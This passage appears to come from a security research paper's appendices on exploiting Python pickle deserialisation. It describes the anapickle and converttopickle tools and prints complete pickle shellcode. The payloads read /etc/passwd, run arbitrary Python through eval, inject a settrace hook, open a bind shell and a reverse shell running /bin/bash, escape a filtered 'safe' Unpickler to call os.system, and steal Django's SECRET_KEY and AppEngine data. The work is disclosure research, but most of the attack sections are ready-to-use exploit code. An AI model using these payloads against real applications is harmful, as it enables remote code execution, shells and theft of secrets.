Examining the analysis of a Django-generated pickle in Figure 5 leads us to infer that entity 4 contains the page contents; this is a good candidate for replacement as it provides a channel for our output to be displayed, in a web browser. In addition a review does not reveal any potentially malicious components within the pickle, freeing us to use '-v' in the next step.

Step 2 replaces the selected entity with file reader shellcode and writes out the malpickle to 'malpickle.txt'. Figure 6 depicts how the file reader shellcode was chosen along with two wrapper functions, to create enough HTML so that the response is readable in a browser. Actual contents of the

```
$ python anapickle.py -f pickle.txt -e
__+----------------------------------------+__
  |  anapickle - v0.1 - marco@sensepost.com  |
__+----------------------------------------+__

Entities
        <type 'unicode'>
                [0] 'Sun, 02 Jan 2011 20:38:47 GMT' (454)
        <type 'str'>
                [1] _charset (92)
                [2] utf-8 (107)
                [3] _container (120)
                [4] tiny auto cache page... (142)
                [5] _headers (175)
                [6] last-modified (197)
...
                [21] _is_string (639)
        <type 'int'>
                [22] 1 (657)
```

Figure 5: Retrieving pickle entities

malpickle (parts of which are the original Django pickle and parts of which are the shellcode) are visible in Figure 7.

When `loads()` is called with the pickle stream in Figure 7, the HttpResponse object's 'content' attribute will contain '<html><pre>*contents of /etc/passwd*</pre>
</html>'.

```
$ python anapickle.py -o malpickle.txt -f pickle.txt -v -w html_html, \
  html_pre -x 4 gen_file_read "FILENAME='/etc/passwd'" "LENGTH=1000"
__+----------------------------------------+__
  |  anapickle - v0.1 - marco@sensepost.com  |
__+----------------------------------------+__


WARNING: this is going to run your exploit locally. y to Continue: y


Verifying pickle using 2 tests:

Test 1: pickle.loads()
[i] Calling pickle.loads()

[i] pickle.loads() returned
Test 1 passed!
        Reconstructed object is a <class 'django.http.HttpResponse'>
Test 2: Capturing stdout/stderr
Test 2 passed!
```

Figure 6: Inserting shellcode into the pickle stream

```
ccopy_reg               ← Django pickle start
_reconstructor
p1
(cdjango.http
HttpResponse
p2
c__builtin__
object
p3
NtRp4
(dp5
S'_charset'
p6
S'utf-8'
p7
sS'_container'
p8
(lp9
c__builtin__            ← Malpickles start
str                     ←
(S''                      |
tRp100                    |
0c__builtin__             |
getattr                   |
(c__builtin__             |
str                       | <html></html>
S'format'                 |  wrapper function
tRp101                    |
0c__builtin__             |
apply                     |
(g101                     |
(S'{0}{1}{2}'             |
S'<html>'               ←
c__builtin__            ←
str                       |
(S''                      |
tRp100                    |
0c__builtin__             |
getattr                   |
(c__builtin__             | <pre></pre>
str                       |  wrapper function
S'format'                 |
tRp101                    |
0c__builtin__             |
apply                     |
(g101                     |
(S'{0}{1}{2}'             |
S'<pre>'                ←
c__builtin__            ←
open                      |
(S'/etc/passwd'           |
tRp100                    |
0c__builtin__             |
getattr                   |
(c__builtin__             |
file                      |
S'read'                   |
tRp101                    |
0c__builtin__             |
apply                     | File read shellcode
(g101                     |  returns first 1000
(g100                     |  bytes of /etc/passwd
I1000                     |
ltRp102                   |
0c__builtin__             |
getattr                   |
(c__builtin__             |
file                      |
S'close'                  |
tRp103                    |
0c__builtin__             |
apply                     |
(g103                     |
(g100                     |
ltRp104                   |
0g102                     |
S'</pre>'                 |
ltRp102                   |
0g102                     |
S'</html>'                |
ltRp102                 ←
0g102                   ← Malpickle end, top stack
                            item contains file contents
p10                     ← Django continues
asS'_headers'
p11
(dp12
S'last-modified'
p13
(S'Last-Modified'
p14
S'Sun, 02 Jan 2011 19:38:47 GMT'
tp15
sS'etag'
p16
(S'ETag'
p17
S'"702cd6f42866d1f5e279e02dc22c24fc"'
tp18
sS'content-type'
p19
(S'Content-Type'
p20
S'text/html; charset=utf-8'
tp21
sS'expires'
p22
(S'Expires'
p23
V'Sun, 02 Jan 2011 20:38:47 GMT'
tp24
sS'cache-control'
p25
(S'Cache-Control'
p26
S'max-age=3600'
tp27
ssS'cookies'
p28
g1
(cdjango.http
CompatCookie
p29
c__builtin__
dict
p30
(dtRp31
sS'_is_string'
p32
I01
sb.                     ← Django pickle end
```

Figure 7: Full Django malpickle containing file reading shellcode

B.2 Converttopickle.py

This tool understands two Python-like constructs, variable assignment and a return statement, and can produce pickle instructions that correspond to these high-level statements. These statements are not pure Python since we did not have the heart to rewrite a Python interpreter; it relies completely on regular expressions to infer the intent of the statement. The tool also attempts to guess types, but where it cannot figure out a variable type the user will be prompted (or one can provide it with a hint).

One begins by breaking down the intended shellcode into basic Python statements that assign the results of function calls with arguments to variables. Arguments are supplied in full tuple notation (even single items in a tuple must be followed by a comma). Below is an example of the Python-like input for a fingerprinting shellcode:

```
a = __builtin__.eval('sys.version',)
b = __builtin__.eval('sys.exec_prefix',)
c = __builtin__.eval('sys.path',)
d = __builtin__.str([a,b,c],)
d
```

Note the Python-like syntax in handling arguments, especially the tuples, strings and lists. Upon processing, converttopickle.py produces the following correct shellcode from the above input:

```
c__builtin__
eval
(S'sys.version'
tRp1
0c__builtin__
eval
(S'sys.exec_prefix'
tRp2
0c__builtin__
eval
(S'sys.path'
tRp3
0c__builtin__
str
((g1
g2g3
ltRp4
0g4
```

In the case of class instance method invocation, the type of an object must be known in order to use Template 2. When encountering an object for which the type is unknown, converttopickle.py will either prompt the user or a hint can be provided using square brackets. Below is an example showing the hint that object 'f' is of type '__builtin__.file'. Also shown is the return on the last line, which is simply an object without a method call:

```
f = os.popen('ls -al',)
r = f.read(1000,) [__builtin__.file]
p = f.close()
r
```

C Derivations

Most of the exploits below were initially painstakingly handcrafted. Once converttopickle.py was created we rewrote the exploits using converttopickle.py's syntax to create consistent shellcode. When referring to exploit source in the derivations below, this implies code that is suitable for input to converttopickle.py.

C.1 Class instance access

Python's introspection methods enable one to invoke a named method against an object, using supplied arguments. We demonstrate this by calling `read()` on an open file descriptor. First, an object of type 'file' is instantiated:

```
>>> f=open('/etc/passwd')
```

In order to invoke a named method we rely on `apply()`:

```
>>> __builtin__.apply(file.read,[f])
```

This requires that a handle to the function is obtained, for which one can use `getattr()`:

```
>>> __builtin__.getattr(file,'read')
<method 'read' of 'file' objects>
```

Combining the above two functions yields:

```
>>> __builtin__.apply(
     __builtin__.getattr(file,'read'),
     [__builtin__.open('/etc/passwd')])
'##\n# User...'
```

Thus file.read() is executed on an open file. The same exploit expressed using converttopickle.py's syntax is:

```
f = __builtin__.open('/etc/passwd',)
r = f.read(1000,) [__builtin__.file]
q = f.close()
r
```

which is converted into the following pickle stream represented as a Python string:

```
c__builtin__\nopen\n(S'/etc/passwd'\ntRp100\n0c__builtin__\ngetattr\n(c__bui
ltin__\nfile\nS'read'\ntRp101\n0c__builtin__\napply\n(g101\n(g100\nI1000\nlt
Rp102\n0c__builtin__\ngetattr\n(c__builtin__\nfile\nS'close'\ntRp103\n0c__bu
iltin__\napply\n(g103\n(g100\nltRp104\n0g102\n
```

C.2 Constant access

A template for storing a constant named $constant$ from module $module$ in memo slot $saved$ using throwaway memo slots i and j is provided in Template 3. This code also relies on Python's introspection methods to first extract the dictionary of constants from a module, and then uses the `getattr()` method to retrieve a named constant. An interesting aspect of this template is that it relies on an object being loaded onto the stack using GLOBAL, however the object is not callable. This shows that GLOBAL does not perform a callable test; this is deferred until the REDUCE instruction is encountered. However, since the loaded uncallable object in this instance is not called but merely loaded, no error is generated.

C.3 Python eval()

Evaluating native Python is a very useful exploit, as a single wrapper can run any number of easy-to-write Python payloads. The approach followed was to use Python's `compile()` and `eval()` functions to create dynamic executable Python blocks. In order to carry data from inside the code block's scope into the outer scope, shellcode can define 'picklesmashed' in the inner scope, which the exploit ultimately returns. Source for one exploit is:

```
g = __builtin__.globals()
f = __builtin__.compile('fl=open("/etc
    /passwd");picklesmashed=fl.read();
    ','','exec',)
r = __builtin__.eval(f,g,)
```

c*module*	csocket
__dict__	__dict__
p*i*	p100
0	0
c__builtin__	c__builtin__
getattr	getattr
(g*i*	(g100
S'__getitem__'	S'__getitem__'
tRp*j*	tRp101
0g*j*	0g101
(S'*constant*'	(S'SOL_SOCKET'
tRp*saved*	tRp102
0	0

Template 3: Accessing a module constant

```
e = g.get('picklesmashed',) [__builtin
    __.dict]
e
```

which, after conversion, produces:

```
c__builtin__\nglobals\n(tRp100\n0c__builtin__\ncompile\n(S\'fl=open("/etc/pa
sswd");picklesmashed=fl.read();\'\nS\'\'\nS\'exec\'\ntRp101\n0c__builtin__\n
eval\n(g101\ng100\ntRp102\n0c__builtin__\ngetattr\n(c__builtin__\ndict\nS\'g
et\'\ntRp103\n0c__builtin__\napply\n(g103\n(g100\nS\'picklesmashed\'\nltRp10
4\n0g104\n.
```

C.4 Injecting long-running code

Python's `settrace()` function can be used to inject code that is called on debug hooks. We use the `eval()` exploit to call Python code that invokes `settrace()` with a Python payload, after which the Python payload is executed on every entry into a code block. Source for an exploit that prints local variables on every entry is:

```
g = __builtin__.globals()
f = __builtin__.compile('def t(frame,e
    vent,arg):\\n\\tif event=="call":\
    \n\\t\\ttry:\\n\\t\\t\\tprint fram
    e.f_locals.items()\\n\\t\\texcept
    Exception:\\n\\t\\t\\tprint "e"',’
    ',’exec’,)
r = __builtin__.eval(f,g,)
e = g.get('t',) [__builtin__.dict]
x = sys.settrace(e,)
"finished"
```

which is converted to:

```
c__builtin__\nglobals\n(tRp100\n0c__builtin__\ncompile\n(S\'def t(frame,even
t,arg):\\n\\tif event=="call":\\n\\t\\ttry:\\n\\t\\t\\tprint frame.f_locals.
items()\\n\\t\\texcept Exception:\\n\\t\\t\\tprint "e"\'\nS\'\'\nS\'exec\'\n
tRp101\n0c__builtin__\neval\n(g101\ng100\ntRp102\n0c__builtin__\ngetattr\n(c
__builtin__\ndict\nS\'get\'\ntRp103\n0c__builtin__\napply\n(g103\n(g100\nS\'
t\'\nltRp104\n0csys\nsettrace\n(g104\ntRp105\n0S\'finished\'\n
```

C.5 Bind shell

The bindshell below does not rely on the eval() approach, and is written in Pickle only. It's length is primarily due to the need to lookup various constants in a runtime-independent manner. The example here listens on port 8.

```
csocket\n__dict__\np101\n0c__builtin__\ngetattr\n(g101\nS'__getitem__'\ntRp1
02\n0g102\n(S'AF_INET'\ntRp100\n0csocket\n__dict__\np104\n0c__builtin__\nget
attr\n(g104\nS'__getitem__'\ntRp105\n0g105\n(S'SOCK_STREAM'\ntRp103\n0csocke
t\n__dict__\np107\n0c__builtin__\ngetattr\n(g107\nS'__getitem__'\ntRp108\n0g
108\n(S'IPPROTO_TCP'\ntRp106\n0csocket\n__dict__\np110\n0c__builtin__\ngetat
tr\n(g110\nS'__getitem__'\ntRp111\n0g111\n(S'SOL_SOCKET'\ntRp109\n0csocket\n
__dict__\np113\n0c__builtin__\ngetattr\n(g113\nS'__getitem__'\ntRp114\n0g114
\n(S'SO_REUSEADDR'\ntRp112\n0csocket\nsocket\n(g100\ng103\ng106\ntRp115\n0c_
_builtin__\ngetattr\n(csocket\nsocket\nS'setsockopt'\ntRp116\n0c__builtin__\
napply\n(g116\n(g115\ng109\ng112\nI1\nltRp117\n0c__builtin__\ngetattr\n(csoc
ket\nsocket\nS'bind'\ntRp118\n0c__builtin__\napply\n(g118\n(g115\n(S''\nI8\n
tltRp119\n0c__builtin__\ngetattr\n(csocket\nsocket\nS'listen'\ntRp120\n0c__b
uiltin__\napply\n(g120\n(g115\nI1\nltRp121\n0c__builtin__\ngetattr\n(csocket
\nsocket\nS'accept'\ntRp122\n0c__builtin__\napply\n(g122\n(g115\nltRp123\n0c
__builtin__\ngetattr\n(c__builtin__\ntuple\nS'__getitem__'\ntRp124\n0c__buil
tin__\napply\n(g124\n(g123\nI0\nltRp125\n0c__builtin__\ngetattr\n(csocket\n_
socketobject\nS'fileno'\ntRp126\n0c__builtin__\napply\n(g126\n(g125\nltRp127
\n0c__builtin__\nint\n(g127\ntRp128\n0csubprocess\nPopen\n((S'/bin/bash'\ntI
0\nS'/bin/bash'\ng128\ng128\ng128\ntRp129\n0S'finished'\n
```

C.6 Reverse shell

This reverse shell connects to port 19 on the localhost and is shorter than the bindshell as fewer constants are required.

```
csocket\n__dict__\np101\n0c__builtin__\ngetattr\n(g101\nS'__getitem__'\ntRp1
02\n0g102\n(S'AF_INET'\ntRp100\n0csocket\n__dict__\np104\n0c__builtin__\nget
attr\n(g104\nS'__getitem__'\ntRp105\n0g105\n(S'SOCK_STREAM'\ntRp103\n0csocke
t\n__dict__\np107\n0c__builtin__\ngetattr\n(g107\nS'__getitem__'\ntRp108\n0g
108\n(S'IPPROTO_TCP'\ntRp106\n0csocket\nsocket\n(g100\ng103\ng106\ntRp109\n0
c__builtin__\ngetattr\n(csocket\nsocket\nS'connect'\ntRp110\n0c__builtin__\n
apply\n(g110\n(g109\n(S'localhost'\nI19\ntltRp111\n0c__builtin__\ngetattr\n(
csocket\nsocket\nS'fileno'\ntRp112\n0c__builtin__\napply\n(g112\n(g109\nltRp
113\n0csubprocess\nPopen\n((S'/bin/bash'\ntI0\nS'/bin/bash'\ng113\ng113\ng11
3\ntRp114\n0S'finished'\n
```

C.7 'Safe' Unpickler escape

The Unpickler class can be subclassed to override the class loading mechanism; one use may be to apply a filter (either whitelist or blacklist) on the classes which the pickle stream attempts to load. Extreme care must be taken when following such an approach. If the four builtin functions 'globals','apply','getattr' and 'dict' are enabled, for example, then it is possible to escape the safe Unpickler by obtaining a reference to the superclass and using it to `loads()` an embedded pickle stream. Shellcode for such an escape that executes os.system() is:

```
c__builtin__globals(tRp100\n0c__builtin__\ngetattr\n(c__builtin__\ndict\nS'g
et'\ntRp101\n0c__builtin__\napply\n(g101\n(g100\nS'loads'\nltRp102\n(S'cos\\
nsystem\\n(S\\'sleep 10\\'\\ntR.'tR
```

C.8 Django

Django is a very popular framework for rapidly constructing Python websites. Below is trivial shellcode to retrieve the 'SECRET_KEY' configuration setting:

```
cdjango.conf\nsettings\np100\n0c__builtin__\ngetattr\n(g100\nS'SECRET_KEY'\n
tRp101\n0g101\n
```

Further configurations items such as database connection strings can be retrieved, and Django-specific methods can also be invoked. We strongly suspect that, should malicious exploitation occur, framework-specific attacks will abound.

C.9 Google AppEngine

Should one find a Pickle loading vulnerability in an AppEngine application, then the Python evaluation shellcode can be used to extract a list of all Kinds and their properties, as a first step to understanding the data model. Shellcode code can be generated with Anapickle:

```
$python anapickle.py -b -z -g gen_eval PYEXPR='import google.appengine.ext.d
b\\\\nfrom google.appengine.ext.db.metadata import *\\\\npicklesmashed=\"\"\
\\\nq = oogle.appengine.ext.db.GqlQuery(\"SELECT _key__ from __property__\")
\\\\nfor p in .fetch(100):\\\\n    picklesmashed+=\"%s:%s\\\\\\\\\n\" \% (goo
gle.appengine.ext.db.metadata.Property.key_to_kind(p), google. appengine.ext
.db.metadata.Property.key_to_property(p))\\\\n'"
```

AppEngine's Python runtime does not support a number of function that are considered dangerous, such as process execution functions or functions that alter the file-system. At first glance this may dissuade an attacker, however process execution is seldom the final goal; accessing information is more common. Even without access to 'dangerous' functions, one can still extract information from an AppEngine app as shown above. It is also possible to access application source code using our file read exploit.